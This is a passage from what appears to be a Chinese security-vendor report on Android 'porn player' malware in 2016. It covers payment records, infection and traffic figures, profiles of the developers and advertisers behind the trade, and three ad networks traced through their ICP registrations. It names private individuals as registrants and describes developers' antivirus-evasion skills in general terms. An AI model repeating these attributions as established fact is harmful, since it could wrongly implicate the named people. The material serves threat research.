869410023102289	1528	2016-10-27	2016-10-27 02:24:49	20161027022438648 0	30	支付宝	钻石
869410023102289	1528	2016-10-27	2016-10-27 02:22:05	20161027022156553 5	38	支付宝	黄金

首页 上一页 下一页 最后一页 共有1页(每页50条)

图 2.28 每笔收入 28 到 38 元


首页 - 爱播支付平台
爱播支付平台
Aibo Payment Platform
注销
订单管理
订单列表
当前位置：首页 | 订单管理 | 订单列表
支付订单列表
查询
编号 订单号 支付订单号 金额(元) 渠道号 支付时间 支付类型 支付编号
1 A007_1476897400 8a8a80c157dde5080157ddf1a06e4 48.00 A007 2016-10-20 01:16:22 支付宝 P002
2 A007_1476839076 8a8a80c257d839ab0157da7713786 68.00 A007 2016-10-19 09:03:39 支付宝 P002
3 A007_1476837560 8a8a80c157d83bb60157da5aee025 68.00 A007 2016-10-19 08:32:54 支付宝 P002
4 A007_1476807143 8a8a80c257d839ab0157d890715d3 68.00 A007 2016-10-19 00:12:07 微信 P002
5 A007_1476799563 8a8a80c257d8053c0157d81cc2841 68.00 A007 2016-10-18 22:05:45 支付宝 P002
6 A007_1476799571 8a8a80c257d8053c0157d81bfad80 48.00 A007 2016-10-18 22:04:54 支付宝 P002
7 A007_1476797034 8a8a80c257d7949f0157d7f613df3 48.00 A007 2016-10-18 21:23:30 微信 P002
8 A007_1476789939 8a8a80c157d6f05c0157d78972e00 68.00 A007 2016-10-18 19:24:51 微信 P002
9 A007_1476763767 8a8a80c157d5ed770157d5fa828c7 68.00 A007 2016-10-18 12:08:58 支付宝 P002
10 A007_1476716606 8a8a80c157d2b0110157d32a3985 68.00 A007 2016-10-17 23:02:22 微信 P002
11 A007_1476707956 8a8a80c157d2a1f80157d2a70e165 68.00 A007 2016-10-17 20:39:06 微信 P002
12 A007_1476632624 8a8a80c157a3c44c0157ce291e3e 68.00 A007 2016-10-16 23:43:03 微信 P002
13 A007_1476632500 8a8a80c157a3c44c0157ce27488d0 48.00 A007 2016-10-16 23:41:03 微信 P002
14 A007_1476604747 8a8a80c157a3c44c0157cc800fc86 68.00 A007 2016-10-16 15:58:47 支付宝 P002
15 A007_1476604698 8a8a80c257a3c8ed0157cc7f6b4d0 68.00 A007 2016-10-16 15:58:05 支付宝 P002
16 A007_1476604623 8a8a80c157a3c44c0157cc7d1026 68.00 A007 2016-10-16 15:55:30 微信 P002
17 A007_1476598613 8a8a80c157a3c44c0157cc2259ea1 48.00 A007 2016-10-16 14:16:25 微信 P002
18 A007_1476551531 8a8a80c257a3c8ed0157c9543786 88.00 A007 2016-10-16 01:12:02 支付宝 P002
19 A007_1476551411 8a8a80c157a3c44c0157c9527ff42 68.00 A007 2016-10-16 01:10:09 支付宝 P002
20 A007_1476548700 8a8a80c157a3c44c0157c928c0355 48.00 A007 2016-10-16 00:24:33 支付宝 P002
共计：6644.00元
共113条订单,每页20条,当前第 1 /6页 跳
首页 <<上一页 下一页>> 末页

图 2.29 支付记录

4. 产业链规模

2016 年全年 360 烽火实验室捕获色情播放器类恶意软件超过 800 万，平均每天捕获超过 2 万余个。

图 2.30 2016 年每月新增数量统计

在移动平台上，抽取了一周色情链接访问情况。色情链接一周的访问流量高达830 万余次，以此估算平均每天访问接近 120 万次。



图 2.31 色情链接一周访问流量统计

三、组织画像

(一) 开发者

开发者即产品的设计制作人员，不仅要具备正常研发人员的设计、编码和测试能力，还要了解杀软的查杀策略，具备一定的免杀技术。

- 图像处理软件能力：通过专业的图像处理，针对典型的色情播放器类恶意软件设计诱惑图标内容，达到吸引用户安装的目的；
- 编码能力：具备一定的语言编码调试能力，能够在不同的编译环境下使用；
- 开源代码利用能力：具备利用一些开源的漏洞利用代码，并且还能够集成一些恶意广告的 SDK 的能力；
- 免杀能力：能够分析或猜测杀软查杀原因，通过基础信息混淆和核心代码保护的方式，试图绕过杀软查杀特征；
- 掌握色情网站资源：用试看的方式诱导用户进行付费；
- 搭建服务器能力：用来测试和存储研发的软件；
- 支付插件的筛选能力：了解不同支付插件的申请审核特性，使用方便的支付方式，提高软件的转化率。

图 2.32 开发者画像

(二) 广告主

广告主即广告信息的发布者，希望通过发布网络广告来推广自己的网站、产品或服务，并为承担相关法律责任的法人。广告主在广告平台发布广告信息，并按照所发布的广告的总数量及单位价格向广告平台支付广告费用。

- 掌握推广软件资源：作为软件的推广基础；
- 掌握广告联盟资源：作为软件的推广去向，影响软件的推广效果；
- 有一定的经济基础：需要钱来维持整个推广的运作；
- 具备数据统计分析能力：能够分析衡量钱和推广效果的转化率；
- 具备议价能力：了解行业内的推广价格，进行合理的金钱投入。

图 2.33 广告主画像

(三) 网站主

网站主是广告交易双方的其中一方，即网站的拥有者，具有修改、新增、删除网站内容的权力，并承担相关法律责任的法人。在自己网站上投放广告主的广告后，并按照平台规定通过本平台收取佣金。

- 掌握广告联盟资源：作为网站挣钱的方式之一，影响着网站主的收益；

- 域名管理能力：在维持网站正常运行的同时，能够提供后台页面，方便进行分发、统计；
- 域名注册资源：网站主名下有多个域名；
- 访问流量基础：针对搜索引擎进行了 SEO 优化，有一定的访问量。

图 2.34 网站主画像

第三章 追根溯源

在调查整个产业链的过程中，我们从众多广告联盟中发现了“北辰互联”、“7540 流量联盟”和“常德中旭”这三家广告联盟。从表面上看这三家公司相互独立没有任何关联，但是通过对其流量数据的分析发现，他们之间“相互推广，合作共赢”，这也是色情播放器类恶意软件产业规模庞大的一个原因。

一、北辰互联

www.8782.net 是北辰互联的官方地址，表面看上去是一家普通的广告联盟平台。从备案信息看是一家在贵州备案的个人网站。


www.8782.net
最新公告：
24小时服务热线：400-877-8782
注册
登录
北辰互联
BEICHEN INTERNET
首页
广告主
网站主
开发者
日付CPA
微信CPS
联系我们
收收收
六百元每万IP
收移动WAP量
北辰互联
欢迎加入北辰互联移动平台
网站主注册
广告主注册
最新活动
常见问题
在线客服
CPA
移动wap跳转量
移动PC点击
朋友圈分享SDK
日付CPA
微信CPS

图 3.1 北辰互联官网

ICP备案主体信息			
备案/许可证号：	黔ICP备15001353号	审核通过时间：	2015-04-30
主办单位名称：	刘杰	主办单位性质：	个人

ICP备案网站信息			
网站名称：	八七八二	网站首页网址：	www.8782.net
网站负责人姓名：	刘杰	网站域名：	8782.net
网站备案/许可证号：	黔ICP备15001353号-1	网站前置审批项：	

图 3.2 北辰互联网站备案信息

通过对 8782.net 域名下数据流量的分析，发现其一直在推广色情播放器类恶意软件，涉及软件数量高达 108 万余个，下面列举了涉及的软件前 10 个恶意软件名称。



图 3.3 北辰互联推广恶意软件 Top10

二、7540 流量联盟

www.7540.net 是 7540 流量联盟的官方地址，表面看上去是一家普通的广告联盟平台。从备案信息看是一家在江西备案的企业网站。

图 3.4 7540 流量联盟官网

ICP备案主体信息			
备案/许可证号：	赣ICP备16003908号	审核通过时间：	2016-04-29
主办单位名称：	江西华锐网络科技有限公司	主办单位性质：	企业

ICP备案网站信息			
网站名称：	7540流量联盟	网站首页网址：	www.7540.com
网站负责人姓名：	黎奇	网站域名：	7540.com
网站备案/许可证号：	赣ICP备16003908号-1	网站前置审批项：	

图 3.5 7540 流量联盟网站备案信息

通过对 7540.com 域名下数据流量的分析，发现其一直在推广色情播放器类恶意软件，涉及软件数量高达 134 万余个，下面列举了涉及的软件前 10 个恶意软件名称。



图 3.6 7540 流量联盟推广恶意软件 Top10

三、中旭网

www.zhxone.com 是中旭网的官方地址，表面看上去是一家普通的广告联盟平台。从备案信息看是一家在浙江备案的个人网站。

ICP备案主体信息

备案/许可证号：	浙ICP备14011975号	审核通过时间：	2014-05-12
主办单位名称：	葛立勇	主办单位性质：	个人

ICP备案网站信息

网站名称：	中旭网	网站首页网址：	www.zhxone.com
网站负责人姓名：	葛立勇	网站域名：	zhxone.com
网站备案/许可证号：	浙ICP备14011975号-1	网站前置审批项：	

图 3.7 中旭网备案信息

通过对 zhxone.com 域名下数据流量的分析，发现其一直在推广色情播放器类恶意软件，涉及软件数量高达 358 万余个，下面列举了涉及的软件前 10 个恶意软件名称。

